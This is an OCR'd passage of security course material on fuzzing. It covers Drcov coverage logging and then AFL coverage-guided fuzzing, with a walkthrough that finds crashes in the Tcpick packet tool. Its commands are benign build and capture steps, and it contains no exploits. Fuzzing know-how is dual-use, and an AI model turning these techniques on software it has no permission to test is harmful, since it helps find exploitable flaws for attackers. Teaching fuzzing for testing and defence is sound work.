  - Using the IDC scripts, you can color-code hit blocks
  - Reviewing this information and identifying missed code with IDA Pro can give you insight into how to modify your fuzzer to reach greater code depth

The Point


When fuzzing a target binary, you'll never find bugs in code you don't execute. In this exercise, you used DynamoRIO's Drcov module to instrument the Savant web server process, logging reached blocks for two use cases: Normal browsing and through a naive fuzzer.

The Drcov log output can be converted to IDA Pro IDC scripts using Dynapstalker, allowing you to visually identify hit and missed blocks in the IDA Pro disassembly views. With this information, you can use the information presented by IDA Pro to improve the quality of your fuzzer to get even greater code depth in an effort to find more bugs in your target.



Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



Source-Assisted Fuzzing with AFL

In this module, we'll look at fuzzing techniques that leverage source-code assistance to achieve greater code coverage.

Introduction

- Improving code coverage with code execution marking
- Source-assisted fuzzing with AFL
- Leveraging AFL for file type fuzzing
- Using AFL mutation results for bug identification

Introduction

In this module, we'll look at a recent technique that improves the efficacy of fuzzing through the use of source code execution marking. The consummate tool to implement this technique is American Fuzzy Lop, which we'll leverage for fuzzing of complex file types. We'll also look at leveraging the results of AFL to identify the location of bugs from source code using the GNU Debugger.

Code Execution Marking

- We know fuzzers find more bugs when they have greater code coverage
  - So far, improving code coverage has been a manual process (assisted with cool tools)
- What if we automate the process of identifying code coverage through execution marking?
  - For each line of code, record a tuple:


    `(location unique ID, ID of previously-executed location)`
  - With this information we can measure and detect when a test case reaches new code
  - We can accurately measure missed code location
  - We can focus on new and interesting areas by reusing test cases to extend coverage in new areas

Code Execution Marking

As we have seen, fuzzers find more bugs when they achieve greater code coverage. Fuzzers that only achieve shallow code depth may still find bugs, but they are also likely to miss more bugs that can create new opportunities for an attacker.

The techniques we've examined to achieve greater code coverage have been a mostly manual process by recording blocks reached and disassembling the target to identify missed opportunities followed by changes to the fuzzer. However, what if we could automate the process of identifying code blocks hit and code blocks missed within the executable itself? Using *execution marking*, we can add a marker for each line of code that records a unique location ID and the ID of the previously-executed location. With this information, we can run an executable with a test case and identify all the reached and missed blocks, as well as the locations of the blocks prior to the hit blocks.

With a record of how a block is reached and what input test cases did not lead to code coverage blocks, we can intelligently mutate test cases to achieve greater code coverage in an automated fashion.



Requirements for Code Execution Marking

In order to perform fuzzing with code execution marking, we need to fulfill a few requirements:

1. We need source code. Code execution marking is not a technique that can be easily applied to closed-source software. We will require access to the source code of the application to use this testing technique.
2. We need a custom compiler. A customized compiler can add the tuple markers needed for instrumentation during the testing process.
3. We need a fuzzer. Recording the coverage of the fuzzer is useful, but we also need a tool to monitor the instrumentation and evaluate the hit and missed blocks, to generate new test cases, and to reapply test cases when new code paths are discovered.

American Fuzzy Lop

- Written by Michał Zalewski (lcamtuf)
- Wrapper for GNU C and C++ compilers
  - Builds source while adding tuple marker instrumentation
- Designed for testing binary input files
  - Not designed for network protocols testing
- Automated mutation test case generator from one or more input samples
- Fast, simple, and effective

http://lcamtuf.coredump.cx/afl/

American Fuzzy Lop

American Fuzzy Lop (AFL) is a code execution marking fuzzer written by Michał Zalewski (lcamtuf). AFL is designed as a drop-in replacement for the GNU C and C++ compilers and GNU linker, embedding the monitoring and instrumentation system needed for code execution marking and tracing.

AFL also includes automated test case generation, using one or more input files as sample data for mutation generation. AFL best performs with complex binary input file data, though it has also been shown to be successful with ASCII-based input file tests as well.

AFL is unique in its ability to creatively discover and focus on new code paths in an executable. What makes it really attractive is that it is also fast, simple, and staggeringly effective.

AFL Test Case Generation

- Deterministic test cases:
  - Walking bit flips
  - Walking byte flips
  - Simple arithmetic changes (+/- 16, BE, and LE)
  - Known integer changes (-1, 256, 1024, MAX_INT-1, MAX_INT)
- Randomized (but finite, based on value) test cases:
  - Stacked tweaks (combinations of previous tests, along with random data, block deletion and insertion)
  - Combining previous test cases (test case splicing)

Test cases have been thoroughly evaluated for effective benefit vs. performance

AFL Test Case Generation

AFL uses several techniques to generate test cases for testing, using creative application of different test case generators based on improved code coverage opportunities and previous measurements at test case efficacy.


AFL uses four deterministic techniques for test case generation:

- Walking bit flips: AFL will flip bits in each byte of input data, with the number of flipped bits in one byte ranging from 1 to 4. Since this can be an expensive testing technique (generating a lot of mutations to test for even the simplest of input data), AFL limits the number of bits being tested this way and moves on to a less expensive test.
- Walking byte flips: AFL will flip whole byte values in groups of 8-, 16-, and 32-bit values.
- Simple arithmetic changes: AFL will perform basic testing of values by adding and subtracting a range of values from -35 to +35. Zalewski reports that testing arithmetic changes beyond these values provides very little added benefit.
- Known integer changes: AFL will also change integer-length values to a fixed set of values including -1, 256, 1024, and platform-specific MAX_INT-1, and MAX_INT.

When the deterministic test cases have been completed, AFL turns to randomized test cases. While randomized test case generation could be a nearly infinite number of operations, AFL limits the number of randomized test cases generated, based on the effectiveness of the techniques using the number of new code paths discovered as a guide:


- Stacked tweaks: The stacked tweaks technique uses a combination of the previous deterministic test cases along with block deletion (removing chunks of data), block memset (making blocks of data a consistent value), and block insertion.
- Test case splicing: A test mechanism unique to AFL, test case splicing combines two previously generated test case files together when they differ by at least two changes. Zalewski reports that this test technique results in an average of 20% new execution paths.

Additional information on the efficacy of test case generation used by AFL is available at: http://lcamtuf.blogspot.com/2014/08/binary-fuzzing-strategies-what-works.html.



Effectiveness of AFL

Judging by the number of critical bugs discovered by AFL, there is little wonder that it is an effective fuzzer. A partial list of bugs identified by AFL are maintained at the AFL website, shown on this page. Critical bugs discovered by AFL include those affecting libpng, Firefox, Chrome, Internet Explorer, GnuTLS, strings, bash, less, and more.



Using AFL

To use AFL, build and install the AFL tool using the standard build technique "make && make install". For the target, build it using the afl-gcc (for C source) or afl-g++ (for C++ source). These tools act as wrappers for the traditional gcc and g++ tools, adding the AFL-inserted callback code (AFL refers to this as "instrumentation") to measure the execution of the target.

The examples on this page show three techniques of compiling source using afl-gcc and afl-g++. The first example is simple for small projects, manually invoking afl-gcc instead of the traditional gcc binary. More complex projects may use the autoconf/automake build system ("./configure"), where we specify alternate C and C++ compilers using the CC and CXX definitions as arguments following "./configure". We also specify "--disable-shared" to force tools to compile as a static binary to simplify the fuzzer monitoring actions.

For newer projects using the cmake build system, specify the CC and CXX arguments as environment variables before invoking the cmake binary, as shown. You can specify the CC and CXX arguments on the same command line as the cmake invocation or by using the traditional "export CC=afl-gcc" syntax on a separate line.

Once you have built the target with the AFL instrumentation code, create an input and an output directory for use by AFL. Copy one or more small, valid sample files in the input directory for AFL to use when generating test cases.

Finally, start afl-fuzz, specifying the input ("-i") and output ("-o") directories, followed by the afl-gcc/afl-g++ compiled executable and the command line needed to process the input data. Instead of specifying the sample input filename, AFL uses "@@" to indicate the location where the test case filename should be supplied.

Note that AFL requires the terminal size be at least 80x25. Since most terminals open at 80x24 by default, AFL will complain that the terminal isn't big enough, allowing to resize it and start the fuzzer again.

AFL Walkthrough

- Tcpick by Francesco Stablum, Artyom Khafizov, et al.
- Extracts TCP stream information from a Libpcap file into unique files
  - Great for data analysis, focusing on specific protocols, measuring entropy of data
- Current release 0.2.1

```
# tar xfz tcpick-0.2.1.tar.gz
# cd tcpick-0.2.1
# ./configure CC="afl-gcc" CXX="afl-g++" --disable-shared
# make && make install
```


AFL Walkthrough


Next let's look at an example of AFL in use. We'll "pick" on the tool Tcpick by Francesco Stablum, Artyom Khafizov, et al. (http://tcpick.sourceforge.net/). Tcpick extracts the TCP stream information from a live network or from a packet capture file, writing the streams to individual files for analysis.

The current release of Tcpick is 0.2.1, published on May 23, 2013. Since this is a tool that is used in SEC660 and other courses, it behooves us to perform some testing on the tool with AFL to identify any flaws.

After downloading the source, we extracted the compressed tar file and changed to the tcpick-0.2.1 directory. Tcpick uses the autoconf system for building source, so we specified the "afl-gcc" and "afl-g++" executables as the CC and CXX arguments and built the source normally.

Next, we created the input and output directories for AFL and generated a very simple packet capture file for AFL to use as the mutation source, as shown below (some additional packets were received through LAN broadcasts by tcpdump, in addition to the TCP connection captured):


```
# mkdir tcpick-in tcpick-out
# tcpdump -ni eth0 -s0 -w tcpick-in/sample.pcap &
[1] 13961
# nc -vvv 8.8.8.8 53
google-public-dns-a.google.com [8.8.8.8] 53 (domain) open
^C sent 0, rcvd 0
# kill %1
25 packets captured
25 packets received by filter
0 packets dropped by kernel
```



AFL and Tcpick

Next we started afl-fuzz as shown on this page using the Tcpick "-r" argument to specify the input file. We also used the Tcpick "-wR" argument to write TCP stream session data for the client and server connections, turn off most of the terminal output with "-v0", and specify a minimal file naming convention for output files with "-F1" ("tcpick_clientip_serverip.side.dat").


In the AFL UI example shown on this page, 4 unique crashes were identified in the source within 1 minute of starting the fuzzer. After 30 minutes, a total of 25 unique crashes were identified.



AFL and Gnuplot

AFL logs data can be used with the Gnuplot utility to generate graphs describing the path discovery, crash and hang discoveries, and the total executions of the target binary. Simply create an output directory for the plot data and supply the fuzzer output directory (the "state" directory) with the afl-plot utility, as shown:

```
# mkdir tcpick-plot
# afl-plot tcpick-out tcpick-plot
progress plotting utility for afl-fuzz by <lcamtuf@google.com>

[*] Generating plots...
[*] Generating index.html...
[+] All done - enjoy your charts!
```



AFL Tcpick Crash Test Cases

